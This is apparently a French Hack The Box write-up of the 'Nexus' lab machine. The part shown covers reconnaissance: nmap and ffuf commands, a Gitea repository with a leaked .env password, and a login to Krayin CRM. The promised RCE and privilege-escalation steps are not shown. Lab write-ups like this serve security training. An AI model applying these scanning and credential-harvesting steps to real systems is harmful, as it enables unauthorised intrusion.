 wingleszy/htb-nexus-walkthrough
Write-up de la machine Nexus (HTB). Chaîne d'attaques : fuite de données dans l'historique Git → RCE sur Krayin CRM (CVE-2026-38526) → élévation de privilèges via les internals de Git et un binaire SUID. Analyse détaillée des vecteurs d'attaque avec illustrations.

Nom : Nexus
Difficulté : Easy
OS : Linux (Ubuntu)
Date de réalisation : 23 septembre 2026

On se connecte au VPN et on lance le scan des ports :
Openvpn <chemin vers le fichier de config .ovpn>
Le message "Initialization Sequence Completed" doit apparaître
On vérifie les ports ouverts avec nmap nmap -sC -sV -Pn 10.129.101.185

Seuls deux ports sont ouverts :
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (redirection vers http://nexus.htb/)


On ajoute le domaine dans /etc/hosts :

Sur la page principale, on voit le site d'une entreprise du secteur de l'énergie. Dans la section carrières (/careers), on trouve l'email du manager : [email protected]

On utilise ffuf pour rechercher des hôtes virtuels :
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
Nous trouvons le sous-domaine : git.nexus.htb

Nous l'ajoutons au fichier hosts et accédons à l'adresse. Le service Gitea y est déployé

Nous examinons les dépôts publics. Dans admin/krayin-docker-setup, nous trouvons un commit contenant le fichier `.env

Dans le fichier, nous découvrons :
N27xh!!2ucY04billing.nexus.htb
Nous ajoutons billing.nexus.htb au fichier hosts. Sur ce sous-domaine fonctionne Krayin CRM v2.2.0
Nous utilisons les données trouvées :

Après une connexion réussie au panneau d'administration, nous pouvons remarquer la version Krayin 2.2.0
